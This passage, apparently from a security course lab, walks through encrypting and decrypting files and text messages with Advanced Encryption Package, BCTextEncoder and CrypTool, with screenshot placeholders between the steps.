
c. Perform File Encryption using Advanced Encryption Package

Open Advanced Encryption Package, and navigate to file which need be encrypted, then give password and click on Encrypt Now button




aep encrypted file will be generated.

Now for decryption, select aep file and enter password and click, on decrypt the file will be decrypted…




d. Encrypt and Decrypt messages using BCText Encoder

Open the BCTextEncoder and enter the secret message, and click on encode then give password, it give the encoded text for secret message




Now decoding, enter the coded text in decode text box and click on decode button and enter password, it will give the decoded text





E . Perform Encryption and Decryption using Cryptool

Open the cryptool and enter the secret message to encrypt it, then click on encrypt/Decrypt select the encryption algo



Click encrypt it will give the encrypted text



Now decrypt select the encrypted text window and select decrypt then give the key and click decrypt